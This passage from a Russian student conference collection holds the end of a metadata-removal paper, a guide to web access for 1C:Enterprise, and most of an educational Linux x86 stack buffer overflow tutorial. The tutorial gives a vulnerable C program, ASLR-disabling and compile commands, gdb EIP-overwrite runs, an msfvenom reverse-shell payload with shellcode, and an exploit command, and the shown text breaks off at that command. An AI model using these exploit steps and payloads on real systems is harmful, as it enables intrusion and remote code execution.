Последним рассматриваемым вариантом удаления является применение настольных программ. В качестве примера будет использована программа Metadata++, бесплатно устанавливаемая на пользовательский компьютер. Данная программа предоставляет большое количество инструментов управления метаданным. Выбрав исследуемое изображение, в правой части программы отображаются все метаданные файла. Чтобы их удалить, необходимо нажать на значок ведра, находящемуся справа над метаданными. После нажатия появится окошко, в котором необходимо указать, какие типы метаданных необходимо удалить, сделать ли копию оригинального файла и оставить ли оригинальную дату. В результате данная программа смогла удалить информацию об авторе, фотоаппарате и его параметрах, оставив лишь те метаданные, которые связаны с файлом, загруженным на устройство другого человека.

По аналогии с изображением были проведены процедуры удаления метаданных для текстового документа формата .DOCX, видео формата .MP4 и аудиозаписи формата .MP3. Для наглядности все результаты были занесены в Таблица 1. В качестве критерия оценивания всех способов были взяты простота использования, так как данные средства не должны вызывать трудности в применении обычными пользователями, а также качество результата удаления метаданных.

Способы удаления	Критерии оценки	Текстовый документ	Изображение	Видео	Аудиозапись
Средства Windows	Простота использования	+	+	+	+
	Качество результата	-	-	-	-
Утилита	Простота использования	Не поддерживается	-	-	Не поддерживается
	Качество результата		+	+	
Онлайн сервис	Простота использования	+	+	+	+
	Качество результата	+	+	-	+
Программа	Простота использования	+	+	+	+
	Качество результата	+	+	+	+

Необходимо раскрыть суть результатов, представленных в Таблица 1.

Удаление метаданных средствами операционной системы Windows через свойства файла, действительно, не вызывает затруднений со стороны пользователей, однако часть метаданных, например, геолокация, всё равно остаётся нетронутыми, а значит, есть риск нарушения конфиденциальности человека.

Использование утилит требует навыков работы с командной строкой, поэтому не все пользователи смогут ею воспользоваться. Кроме того, многие утилиты не поддерживают изменение или удаление метаданных некоторых форматов файлов, в данном случае .MP3 и .DOCX. Но несмотря на это, данный способ смог затереть большую часть метаданных, оставив только те, которые непосредственно связаны уже с файлом на устройстве другого человека или даже преступника.

Онлайн сервисы предоставляют пользователю удобный интерфейс, требующий минимальных действий с их стороны для загрузки файла. Но тем не менее, на некоторых таких сервисах есть ограничения на загрузку, поэтому в



больших файлах, в данном случае в видео, невозможно удалить метаданные. Кроме того, есть вероятность попасть на сайт, где загружаемый файл вместе с метаданными сохраняется на сервере, где нарушитель сможет ими воспользоваться.

Программные средства удаления метаданных также представляют удобный пользовательский интерфейс с наглядным представлением файлов и инструментов для работы с ними. Помимо этого, результат удаления метаданных не хуже, чем у утилит и онлайн сервисов, при этом решая их недостатки. Поэтому можно сделать вывод, что самым удобным и эффективным способом удаления метаданных является использование программных средств.

Таким образом, можно сделать вывод, что в современной эпохе защита личных данных является важным аспектом человеческой безопасности. Они могут быть представлены не только в явном виде, но и записаны в виде метаданных. И несмотря на то, что метаданные могут быть менее видимыми, чем сами данные, они имеют ту же ценность для злоумышленников. Поэтому в качестве защиты сведений, связанных с человеком, был выбран метод удаления метаданных. В ходе проделанной работы был проведён анализ каждого из инструментов удаления и выбран лучший из них. Кроме того, не стоит ограничиваться только удалением метаданных для обеспечения своей конфиденциальности. При передаче данных необходимо использовать VPN, а также другие техники обезличивания, предотвращающие их несанкционированное использование.

### **Библиографический список:**

1. Конституция Российской Федерации. Глава 2. Права и свободы человека и гражданина. [Электронный ресурс]. Режим доступа: <http://www.constitution.ru/10003000/10003000-4.htm> (дата обращения 06.11.2022).

2. ГОСТ Р 7.0.95 — 2015. Система стандартов по информации,

библиотечному и издательскому делу. Электронные документы. Основные виды, выходные сведения, технологические характеристики.

3. ГОСТ Р 7.0.8 — 2013. Система стандартов по информации, библиотечному и издательскому делу. Делопроизводство и архивное дело. Термины и определения.

4. ГОСТ Р ИСО 15489-1-2019. Система стандартов по информации, библиотечному и издательскому делу. Информация и документация. Управление документами. Часть 1. Понятия и принципы.

*Овчинников Кирилл Игоревич, студент 2 курса магистратуры,  
Мордовский государственный университет имени Н. П. Огарёва, Россия,*

*Саранск*

*e-mail: [kirill.ovchinnikov520@mail.ru](mailto:kirill.ovchinnikov520@mail.ru)*

*Аббакумов Андрей Александрович, кандидат технических наук, доцент,  
Мордовский государственный университет имени Н. П. Огарёва, Россия,*

*Саранск*

## **СПОСОБЫ РЕАЛИЗАЦИИ ВЕБ-ДОСТУПА К ИНФОРМАЦИОННОЙ БАЗЕ 1С: ПРЕДПРИЯТИЕ 8.3**

**Аннотация:** В статье рассказывается о существующих способах реализовать веб-доступ к информационной базе 1С: Предприятие 8.3. Сделан выбор веб-сервера для публикации базы, описана последовательность настройки и возможные ошибки.

**Ключевые слова:** 1С, локальная сеть, информационная база, Apache, IIS, удаленный доступ, веб-сервер, публикация.

**Abstract:** The article describes the existing ways to implement web access to the 1С: Enterprise 8.3 InfoBase. The choice of a web server for publishing the database is made, the sequence of settings and possible errors are described.

**Keywords:** 1С, local network, InfoBase, Apache, IIS, remote access, web server, publishing.

Информатизация проникла практически во все сферы деятельности человека, от торговли и промышленности, до сельского хозяйства и медицины. В условиях современного уровня технологического развития с широким распространением интернет сетей и мобильных устройств, предъявляются и

новые требования для информационных систем даже для небольших фирм. Еще недавно, удаленный доступ к информационным базам считался чем-то невероятно дорогим, что могли себе позволить только крупные организации и компании, но сейчас, возможность подключиться к рабочему месту из любой точки пространства, считается чем-то обыденным.

В настоящий момент, большие и малые компании имеют потребность в веб-доступе к информационным базам. С целью оптимизации и ускорения рабочей деятельности предприятия в сфере информационных систем, пользователю должен быть предложен веб-доступ к информационной базе, в которой он сможет полноценно работать.

Требуется средствами платформы 1С: Предприятие 8.3 обеспечить пользователю доступ к информационной базе, размещенной в локальной сети через браузер. Пользователь должен иметь полный спектр функций, доступных в рамках учетной записи пользователя.

Традиционная схема работы 1С:Предприятие в файловом режиме подразумевает общий доступ к файлам информационной базы посредством протокола SMB (сети Microsoft). При этом один из компьютеров выступает в качестве файлового сервера, а другие работают с размещенной в общем доступе информационной базой.

Такая система имеет ряд существенных недостатков. Вычислительные способности клиентских компьютеров и пропускная способность сети оказывают сильное влияние на скорость работы. Так как конфигурации на основе управляемых приложений достаточно требовательны к вычислительным ресурсам, эта проблема проявляется особенно остро. Кроме того, именно управляемое приложение даёт доступ к возможностям веб-доступа к информационной базе, работающей в файловом режиме.

На компьютере с информационной базой поднимается дополнительная роль веб-сервера, на котором и будет происходить публикация информационной базы, после чего, с ней можно будет продолжить работу как в файловом режиме, так и в режиме веб-сервера [1].

При этом, для работы вовсе необязательно использовать только браузер. Платформа 1С в режиме тонкого клиента также может получить доступ к базе через веб-сервер, что позволяет не только организовать взаимодействие с системой для удаленных и мобильных клиентов, но и ощутимо улучшить работу на малопроизводительных машинах в офисе, ведь все основные вычисления выполняются на стороне сервера и передаваемый по сети трафик будет сведен к минимуму, как и нагрузка на компьютер клиента.

Появляются практически неограниченные возможности удаленного доступа к базе: из любого места, с любого устройства, требуется только браузер.

Среди программистов 1С, самый распространенный способ организовать веб-доступ к базам 1С:Предприятия, работающим в файловом режиме, это опубликовать информационную базу средствами IIS (Internet Information Services) или Apache.

Взаимодействие происходит через веб-сервер, на котором заранее опубликована информационная база. Публикация происходит в несколько этапов:

- регистрация модуля расширения веб-сервера, соответствующего веб-серверу;
- на веб-сервере регистрируется виртуальное приложение;
- создается каталог виртуального приложения, и в нем размещается файл публикации (default.vrd) и выполняется его настройка.

И IIS и Apache имеют свои плюсы и минусы. Определиться с web – сервером поможет учет большего количества различных факторов: доступность, характеристики трафика, безопасность, сложность настройки и тому подобные. В таблице ниже приведены некоторые сравнительные характеристики:

Опция	IIS	Apache
Поддерживаемая ОС	Windows	Windows, Linux, Unix, Mac OS
Техническая поддержка	Корпоративная	Сообщество
Стоимость	Покупается в комплекте с Windows	Полностью бесплатно
Разработка	Проприетарное решение	«Open-source»
Безопасность	Функции обеспечения безопасности тесно интегрированы с системой Windows NT, на основе которой она работает	Большое количество механизмов обеспечения безопасности и разграничения доступа к данным, включая настраиваемые пользователем.
Производительность	Содержит ряд механизмов для увеличения производительности приложений [2]	Требует глубокой настройки модулей [3]
Скорость	Стабильная скорость при большом количестве пользователей	Стабильная скорость при количестве пользователей до 50 человек, далее требует глубокой настройки
Рынок	10.8%	40.1%

Большим недостатком обеих систем, несмотря на большое количество механизмов и функций по обеспечению безопасности, является уязвимость для DDoS-атак, ввиду отсутствия механизма принудительного разрыва соединения [4].

Администраторы IC, поработавшие и с IIS и с Apache, среди минусов штатного решения Microsoft отмечают сложность установки, проблемы с

раздачей прав и большое количество съедаемой оперативной памяти.

В случае с Apache, установка довольно простая, удобный интерфейс, стабильная работа. Но имеет ограничение производительности при работе с большим трафиком. Сообщество форумов по администрированию 1С однозначно сходятся в одном – Если речь идёт о подключение 10-50 человек, лучше и проще работать с Apache.

Для того, чтобы разметить информационную базу 1С на веб-сервере, необходимо скачать Apache версии 2.4.x той же архитектуры, что и используемая платформа 1С:Предприятия. Также потребуется установить Распространяемый пакет Microsoft Visual C++ актуальной версии, который нужен для нормальной работы сборки Apache. В скаченном архиве присутствуют две главные папки - bin и htdocs. В первой расположены исполняемые файлы веб-сервера, во второй следует располагать веб-содержимое.

Далее через командную строку потребуется установить службы Apache, для этого нужно написать команду «`httpd -kinstall`». Затем запускается 1С: Предприятие от имени администратора в режиме конфигуратора и можно переходить к публикации на веб-сервере.

В отличии от IIS, в данном случае платформа сама не может указать путь и создать папку, поэтому делается это вручную. Папка должна быть создана внутри каталога htdocs и ее имя должно совпадать с именем публикации. В пункте «администрирование» требуется выбрать подпункт «Публикация на веб сервере» и в качестве веб-сервера выбрать «Apache». Если все настроено верно, то публикация будет успешно завершена. После публикации потребуется перезапустить сборку Apache вручную, так как 1С: Предприятие не сможет сделать это самостоятельно.

При настройке веб доступа через Apache 2.4 возможны ошибки, например, служба не сможет запуститься и перезапуск не помогает. Дело в том, что при установке Apache занимает восьмидесятый порт, который может быть уже занят. В таком случае, можно использовать другой.

Возможна ошибка, при которой Apache просто не увидит информационную базу. Для решения этой проблемы снова потребуется зайти в файл `httpd.conf` и найти строку «`LoadModule _1cws_module "C:/Program Files/1cv8/8.3.18.1208/bin/wsap24.dll"`». Эта строка показывает путь к ключевому файлу из информационной базы, по которому Apache считывает базу. Нужно проверить, правильно ли проложен путь и само имя файла. Иногда `wsap24.dll` записывается как `wsap22.dll`, в таком случае потребуется поменять только название файла в строке.

Таким образом, можно реализовать веб-доступ к информационной базе 1С: Предприятие 8.3 через локальную сеть, подключиться к которой можно через браузер на настольном компьютере или мобильном устройстве. В роли веб-сервера был выбран Apache версии 2.4, ввиду простоты установки и настройки для небольшого количества пользователей.

#### **Библиографический список:**

1. 1С: Предприятие 8: Файловый вариант работы: сайт. – URL: <https://v8.1c.ru/platforma/faylovyy-variant-raboty/> (дата обращения: 21.03.2023). – Режим доступа: свободный. – Текст: электронный.
2. Microsoft Learn: Настройка IIS 10.0: сайт. – URL: <https://learn.microsoft.com/ru-ru/windows-server/administration/performance-tuning/role/web-server/tuning-iis-10/> (дата обращения 23.03.2023). – Режим доступа: свободный. – Текст: электронный.
3. Apache 2.4: Документация: сайт. – URL: <https://httpd.apache.org/docs/2.4/ru/> (дата обращения 24.03.2023). – Режим доступа: свободный. – Текст: электронный.
4. Хомякова А.А. Возможности программного обеспечения «Веб-серверов» Apache и MS IIS по противодействию деструктивным информационным кибернетическим воздействиям // Новые информационные технологии в автоматизированных системах. 2019. № 22. С. 117 – 120.



*Панов Сергей Сергеевич, студент военного учебного центра Российского Технологического Университета МИРЭА, РФ, г. Москва*

*e-mail: [panov.s.s@yandex.ru](mailto:panov.s.s@yandex.ru)*

*Матвеев Артём Владленович, студент военного учебного центра Российского Технологического Университета МИРЭА, РФ, г. Москва*

*Пантелеев Николай Николаевич, преподаватель военного учебного центра, «Цикл связи» РТУ МИРЭА, РФ, г. Москва*

## **ПЕРЕПОЛНЕНИЕ БУФЕРА НА ОСНОВЕ СТЕКА В LINUX X86**

**Аннотация:** Переполнение буфера составляет одну из самых больших коллекций существующих уязвимостей; и большой процент возможных удаленных эксплойтов относится к разновидности переполнения. При правильном выполнении уязвимость переполнения позволит злоумышленнику запустить произвольный код на машине жертвы с правами, эквивалентными любому процессу, который был переполнен. Это часто используется для предоставления удаленной оболочки на машине-жертве, которую можно использовать для дальнейшей эксплуатации.

**Ключевые слова:** Переполнение буфера, стек, куча, уязвимость, недавние исследования, обнаружение и решение, из шаблонов и k-индукции.

**Annotation:** Buffer overflows make up one of the largest collections of vulnerabilities in existence; And a large percentage of possible remote exploits are of the overflow variety. If executed properly, an overflow vulnerability will allow an attacker to run arbitrary code on the victim's machine with the equivalent rights of whichever process was overflowed. This is often used to provide a remote shell onto the victim machine, which can be used for further exploitation.

**Keywords:** Buffer Overflow, stack, heap, vulnerable, recent studies, detect and

solve, from templates.

Переполнение буфера стало менее распространенным в современном мире, поскольку современные компиляторы имеют встроенную защиту памяти, которая затрудняет случайное возникновение ошибок повреждения памяти. При этом такие языки, как C, не исчезнут в ближайшее время, и они преобладают во встроенном программном обеспечении и ИОТ (Интернете вещей). Одна из недавних и распространенных переполнений буфера была CVE-2021-3156 [1], которая представляла собой переполнение буфера на основе кучи в sudo.

Эти атаки не ограничиваются двоичными файлами, большое количество переполнений буфера происходит в веб-приложениях, особенно во встроенных устройствах, которые используют настраиваемые веб-серверы. Хорошим примером является CVE-2017-12542 [2] с устройствами управления HP iLO (Integrated Lights Out). Просто отправка 29 символов в параметре HTTP-заголовка вызвала переполнение буфера, в результате чего вход в систему не выполнялся, нет необходимости в фактической полезной нагрузке, поскольку системе «не удалось открыться» при достижении ошибки.

Переполнение буфера обычно вызвано неправильным программным кодом, который не может правильно обрабатывать слишком большие объемы данных ЦП и, следовательно, может манипулировать обработкой ЦП. Предположим, что слишком много данных записывается, например, в зарезервированный буфер памяти или стек, который не ограничен. В этом случае определенные регистры будут перезаписаны, что может позволить выполнить код.

Переполнение буфера может привести к сбою программы, повреждению данных или повреждению структур данных во время выполнения программы. Последний из них может перезаписать адрес возврата конкретной программы произвольными данными, позволяя злоумышленнику выполнять команды с привилегиями процесса, уязвимо для переполнения буфера, путем передачи произвольного машинного кода. Этот код обычно предназначен для

предоставления нам более удобного доступа к системе, чтобы использовать ее в своих целях. Такие переполнения буфера на обычных серверах и интернет-черви также используют клиентское программное обеспечение.

Особенно популярной целью в системах Unix является root-доступ, который дает нам все разрешения для доступа к системе. Однако, как это часто неправильно понимают, это не означает, что переполнение буфера, которое «всего лишь» приводит к привилегиям обычного пользователя, безвредно. Получить желанный root-доступ часто намного проще, если у вас уже есть права пользователя.

Наиболее серьезной причиной переполнения буфера является использование языков программирования, которые не отслеживают автоматически пределы буфера памяти или стека для предотвращения (на основе стека) переполнения буфера. К ним относятся языки C и C++, которые подчеркивают производительность и не требуют мониторинга.

По этой причине разработчики вынуждены сами определять такие области в программном коде, что многократно увеличивает уязвимость. Эти области часто остаются неопределенными для целей тестирования или из-за небрежности. Даже если они использовались в целях тестирования, они могли быть пропущены в конце процесса разработки.

***Введение в разработку эксплойтов.*** Разработка эксплойтов начинается на этапе эксплуатации после того, как определено конкретное программное обеспечение и даже его версии. Целью этапа эксплуатации является использование найденной информации и ее анализа для использования потенциальных способов взаимодействия и/или доступа к целевой системе.

Разработка собственных эксплойтов может быть очень сложной и требует глубокого понимания операций ЦП и функций программного обеспечения, которое служит нашей целью. Многие эксплойты написаны на разных языках программирования. Одним из самых популярных языков программирования для этого является Python, потому что его легко понять и на нем легко писать.

***0-Day Exploits.*** Эксплойт нулевого дня — это код, использующий только

что обнаруженную уязвимость в конкретном приложении. Уязвимость не обязательно должна быть общедоступной в приложении. Опасность таких эксплойтов заключается в том, что если разработчики этого приложения не будут проинформированы об уязвимости, они, скорее всего, сохранятся с новыми обновлениями.

***N-Day Exploits.*** Если уязвимость будет опубликована и разработчикам будет сообщено об этом, им все равно потребуется время, чтобы написать исправление, чтобы предотвратить эксплуатацию как можно скорее. Когда они публикуются, говорят об эксплойтах N-day, считая дни между публикацией эксплойта и атакой на непропатченные системы. Кроме того, эти эксплойты можно разделить на четыре категории:

- Local.
- Remote.
- DoS.
- WebApp.

***Local Exploits.*** Локальные эксплойты / эксплойты повышения привилегий могут выполняться при открытии файла. Однако предварительным условием для этого является наличие уязвимости в локальном программном обеспечении. Часто локальный эксплойт (например, в документе PDF или в виде макроса в файле Word или Excel) сначала пытается использовать дыры в безопасности в программе, с помощью которой файл был импортирован, чтобы получить более высокий уровень привилегий и, таким образом, загрузить и выполнить вредоносный код/шелл-код в операционной системе [3]. Фактическое действие, которое выполняет эксплойт, называется полезной нагрузкой.

***Переполнение буфера на основе стека.*** Исключения памяти — это реакция операционной системы на ошибку в существующем программном обеспечении или во время его выполнения. Это является причиной большинства уязвимостей безопасности в потоках программ за последнее десятилетие. Часто возникают ошибки программирования, приводящие к переполнению буфера из-за невнимательности при программировании на

малоабстрактных языках, таких как С или С++.

Эти языки почти напрямую компилируются в машинный код и, в отличие от языков с высокой степенью абстракции, таких как Java или Python, практически не работают в операционной системе с управляющей структурой.

Переполнение буфера — это ошибки, которые позволяют слишком большим данным поместиться в недостаточно большой буфер памяти операционной системы, что приводит к переполнению этого буфера [4]. В результате такого неправильного обращения память других функций исполняемой программы перезаписывается, что потенциально создает уязвимость в системе безопасности.

Такая программа (двоичный файл) представляет собой обычный исполняемый файл, хранящийся на носителе данных. Существует несколько различных форматов таких исполняемых двоичных файлов. Например, Portable Executable Format (PE) используется на платформах Microsoft.

Еще одним форматом исполняемых файлов является Executable and Linking Format (ELF), поддерживаемый почти всеми современными вариантами UNIX. Если компоновщик загрузит такой исполняемый двоичный файл и программа будет выполнена, соответствующий программный код будет загружен в основную память, а затем выполнен ЦП.

Программы хранят данные и инструкции в памяти во время инициализации и выполнения. Это данные, которые отображаются в исполняемом программном обеспечении или вводятся пользователем. Специально для ожидаемого пользовательского ввода буфер должен быть создан заранее путем сохранения ввода.

Инструкции используются для моделирования потока программы. Помимо прочего, в памяти хранятся адреса возврата, которые ссылаются на другие адреса памяти и, таким образом, определяют поток управления программой. Если такой адрес возврата преднамеренно перезаписан с использованием переполнения буфера, злоумышленник может манипулировать потоком программы, заставив адрес возврата ссылаться на другую функцию или

подпрограмму. Кроме того, можно было бы вернуться к коду, ранее введенному пользователем. Чтобы понять, как это работает на техническом уровне, нам нужно ознакомиться с тем, как:

- память разделена и используется;
- отладчик отображает и называет отдельные инструкции;
- отладчик можно использовать для обнаружения таких уязвимостей;
- манипулировать памятью.

Еще одним важным моментом является то, что эксплойты обычно работают только для определенной версии программного обеспечения и операционной системы. Поэтому нам приходится перестраивать и перенастраивать целевую систему, чтобы привести ее в то же состояние. После этого исследуемая нами программа устанавливается и анализируется. В большинстве случаев будет только одна попытка использовать программу, если упустить возможность перезапустить ее с повышенными привилегиями.

**Память.** Когда программа вызывается, разделы сопоставляются с сегментами в процессе, и сегменты загружаются в память, как описано в файле ELF.




Рис.1 – Буффер

Раздел `.text` содержит фактические ассемблерные инструкции программы. Эта область может быть доступна только для чтения, чтобы процесс не мог случайно изменить свои инструкции. Любая попытка записи в эту область неизбежно приведет к ошибке сегментации.

Раздел `.data` содержит глобальные и статические переменные, которые явно инициализируются программой.

Некоторые компиляторы и компоновщики используют раздел «`.bss`» как

часть сегмента данных, который содержит статически размещенные переменные, представленные исключительно нулевыми битами.

Память кучи (Heap) выделяется из этой области. Эта область начинается в конце сегмента «.bss» и увеличивается до более высоких адресов памяти.

Память стека — это структура данных типа «последним пришел — первым вышел», в которой хранятся адреса возврата, параметры и, в зависимости от опций компилятора, указатели кадров. Здесь хранятся локальные переменные C/C++, и вы даже можно копировать код в стек. Стек — это определенная область в оперативной памяти. Компоновщик резервирует эту область и обычно помещает стек в нижнюю область ОЗУ над глобальными и статическими переменными. Доступ к содержимому осуществляется через указатель стека, установленный на верхний конец стека во время инициализации. Во время выполнения выделенная часть стека увеличивается до нижних адресов памяти.

**Уязвимая программа.** Сейчас мы напишем простую C-программу под названием bow.c с уязвимой функцией strcpy().

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bowfunc(char *string) {

    char buffer[1024];
    strcpy(buffer, string);
    return 1;
}

int main(int argc, char *argv[]) {

    bowfunc(argv[1]);
    printf("Done.\n");
    return 1;
}
```

Рис. 2 – Уязвимая программа на С

Современные операционные системы имеют встроенную защиту от таких уязвимостей, например рандомизацию адресного пространства (ASLR). В целях изучения основ эксплуатации переполнения буфера мы собираемся отключить следующие функции защиты памяти:

- Отключение ASLR

```
student@nix-bow:~$ sudo su
root@nix-bow:/home/student# echo 0 > /proc/sys/kernel/randomize_va_space
root@nix-bow:/home/student# cat /proc/sys/kernel/randomize_va_space
0
```

Рис. 3 – Отключение ASLR

Затем мы компилируем код С в 32-битный двоичный файл ELF.

- Компиляция



```
student@nix-bow:~$ gcc bow.c -o bow32 -fno-stack-protector -z execstack -m32
student@nix-bow:~$ file bow32 | tr ", " "\n"

bow: ELF 32-bit LSB shared object
Intel 80386
version 1 (SYSV)
dynamically linked
interpreter /lib/ld-linux.so.2
for GNU/Linux 3.2.0
BuildID[sha1]=93dda6b77131decaadf9d207fdd2e70f47e1071
not stripped
```

Рис.4 – Компиляция программы

**Уязвимые функции языка C.** В языке программирования C есть несколько уязвимых функций, которые самостоятельно не защищают память. Вот некоторые из функций:

- Strcpy;
- Gets;
- Sprintf;
- Scanf;
- Strcat.

**Контроль регистра EIP.** Одним из наиболее важных аспектов переполнения буфера на основе стека является контроль над указателем инструкций (EIP), чтобы мы указать ему, по какому адресу он должен перейти. Это заставит EIP указывать на адрес, с которого запускается наш шелл-код, и заставит ЦП выполнить его. Мы можем выполнять команды в GDB, используя Python, который служит нам непосредственно в качестве входных данных.

**Ошибка сегментации.**

```

student@nix-bow:~$ gdb -q bow32

(gdb) run $(python -c "print '\x55' * 1200")
Starting program: /home/student/bow/bow32 $(python -c "print '\x55' * 1200")

Program received signal SIGSEGV, Segmentation fault.
0x55555555 in ?? ()

```

Рис. 5 – Ошибка сегментации

Если мы вставим 1200 «U» (шестнадцатеричное «55») в качестве входных данных, мы увидим из информации регистра, что мы перезаписали EIP. Насколько нам известно, EIP указывает на следующую выполняемую инструкцию.

```

(gdb) info registers

eax            0x1  1
ecx            0xffffd6c0  -10560
edx            0xffffd06f  -12177
ebx            0x55555555  1431655765
esp            0xffffcfd0  0xffffcfd0
ebp            0x55555555  0x55555555  # <---- EBP overwritten
esi            0xf7fb5000  -134524928
edi            0x0  0
eip            0x55555555  0x55555555  # <---- EIP overwritten
eflags        0x10286  [ PF SF IF RF ]
cs             0x23  35
ss             0x2b  43
ds             0x2b  43
es             0x2b  43
fs             0x0  0
gs             0x63  99

```

Рис. 6 – Ошибка сегментации

Если мы хотим представить процесс визуально, то процесс выглядит примерно так.




Рис. 7 – Буфер при ошибке сегментации

Это означает, что мы должны записать доступ к EIP. Это, в свою очередь, позволяет указать, на какой адрес памяти должен перейти EIP. Однако для манипулирования регистром нам нужно точное количество  $U$  до EIP, чтобы следующие 4 байта можно было перезаписать желаемым адресом памяти.

**Определение смещения.** Смещение используется для определения того, сколько байтов необходимо для перезаписи буфера и сколько места у нас есть вокруг нашего шелл-кода.

Шелл-код — это программный код, содержащий инструкции для операции, которую мы хотим, чтобы ЦП выполнял. Создание шелл-кода вручную будет более подробно рассмотрено в других модулях. Но сначала, чтобы сэкономить время, мы используем Metasploit Framework (MSF), который предлагает сценарий Ruby под названием «pattern\_create», который может помочь нам определить точное количество байтов для достижения EIP. Он создает уникальную строку на основе указанной вами длины байтов, чтобы помочь определить смещение.

**Создание паттерна.** Теперь создадим паттерн шелл-кода.

```
PYffffE@htb[/htb]$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1200 > pattern.txt
PYffffE@htb[/htb]$ cat pattern.txt

Aa0Aa1Aa2Aa3Aa4Aa5...<SNIP>...Bn6Bn7Bn8Bn9
```

Рис. 8 – Создание паттерна

**Создание паттерна.** Теперь заменим наши 1200 «U» сгенерированными паттернами и снова сосредоточим внимание на EIP.

```
(gdb) run $(python -c "print 'Aa0Aa1Aa2Aa3Aa4Aa5...<SNIP>...Bn6Bn7Bn8Bn9' ")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/student/bow/bow32 $(python -c "print 'Aa0Aa1Aa2Aa3Aa4Aa5...<SNIP>...Bn6Bn7Bn8Bn9' ")
Program received signal SIGSEGV, Segmentation fault.
0x69423569 in ?? ()
```

Рис. 9 – Использование отладчика

Мы видим, что EIP отображает другой адрес памяти, и мы можем использовать другой инструмент MSF под названием «pattern\_offset», чтобы вычислить точное количество символов (смещение), необходимое для перехода к EIP.

**Смещение паттерна.** Если мы теперь используем именно это количество байтов для наших «U», мы должны приземлиться точно на EIP. Чтобы перезаписать его и проверить, достигли ли мы его, как планировалось, мы можем добавить еще 4 байта с «\xb6» и выполнить его, чтобы убедиться, что мы контролируем EIP.

```
PYfffE@htb[/htb]$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 0x69423569
[*] Exact match at offset 1036
```

Рис. 10 – Смещение



Рис. 11 – Иллюстрация буфера после смещения

Если мы теперь используем именно это количество байтов для наших «U», мы должны приземлиться точно на EIP. Чтобы перезаписать его и проверить, достигли ли мы его, как планировалось, мы можем добавить еще 4 байта с «\xb6» и выполнить его, чтобы убедиться, что мы контролируем EIP.

```
(gdb) run $(python -c "print '\x55' * 1036 + '\x66' * 4")

The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/student/bow/bow32 $(python -c "print '\x55' * 1036 + '\x66' * 4")
Program received signal SIGSEGV, Segmentation fault.
0x66666666 in ?? ()
```

Рис. 12 – Осуществление смещения для контроля EIP регистра




Рис. 13 – Иллюстрация буфера после осуществления смещения

Теперь мы видим, что мы перезаписали EIP нашими символами «\x66». Далее нам нужно выяснить, сколько места у нас есть для нашего шелл-кода, который затем выполняет нужные нам команды. Поскольку сейчас мы контролируем EIP, теперь мы можем сгенерировать наш шелл-код.

**Генерация шелл-кода.** Воспользуемся инструментом msvenom для генерации фактического шелл-кода, который заставляет ЦП нашей целевой системы выполнять команду, которую мы хотим получить.

Но прежде чем мы сгенерируем наш шелл-код, мы должны убедиться, что отдельные компоненты и свойства соответствуют целевой системе. Поэтому мы должны обратить внимание на следующие области:

- Архитектура
- Платформа
- «Плохие» символы

Сгенерируем полезную нагрузку с учётом определённых системных данных

```
PYffffE@htb[/htb]$ msfvenom -p linux/x86/shell_reverse_tcp lhost=127.0.0.1 lport=31337 --format c --arch x86 --platfor
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 95 (iteration=0)
x86/shikata_ga_nai chosen with final size 95
Payload size: 95 bytes
Final size of c file: 425 bytes
Saved as: shellcode
```

Рис. 13 – Генерация полезной нагрузки

```
PYffffE@htb[/htb]$ cat shellcode

unsigned char buf[] =
"\xda\xca\xba\xe4\x11\xd4\xd9\x74\x24\xf4\x58\x29\xc9\xb1"
"\x12\x31\x50\x17\x03\x50\x17\x83\x24\x15\x36\xa8\x95xcd\x41"
"\xb0\x86\xb2\xfe\x5d\x2a\xbc\xe0\x12\x4c\x73\x62\xc1\xc9\x3b"
<SNIP>
```

Рис. 14 – Полученный шелл-код

Теперь, когда у нас есть наш шелл-код, мы настраиваем его так, чтобы он содержал только одну строку, а затем мы можем адаптировать и снова отправить наш простой эксплойт.

```
(gdb) run $(python -c 'print "\x55" * (1040 - 124 - 95 - 4) + "\x90" * 124 + "\xda\xca\xba\xe4...<SNIP>...\xad\xec\xba'
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/student/bow/bow32 $(python -c 'print "\x55" * (1040 - 124 - 95 - 4) + "\x90" * 124 + "\xad\xec\xba'
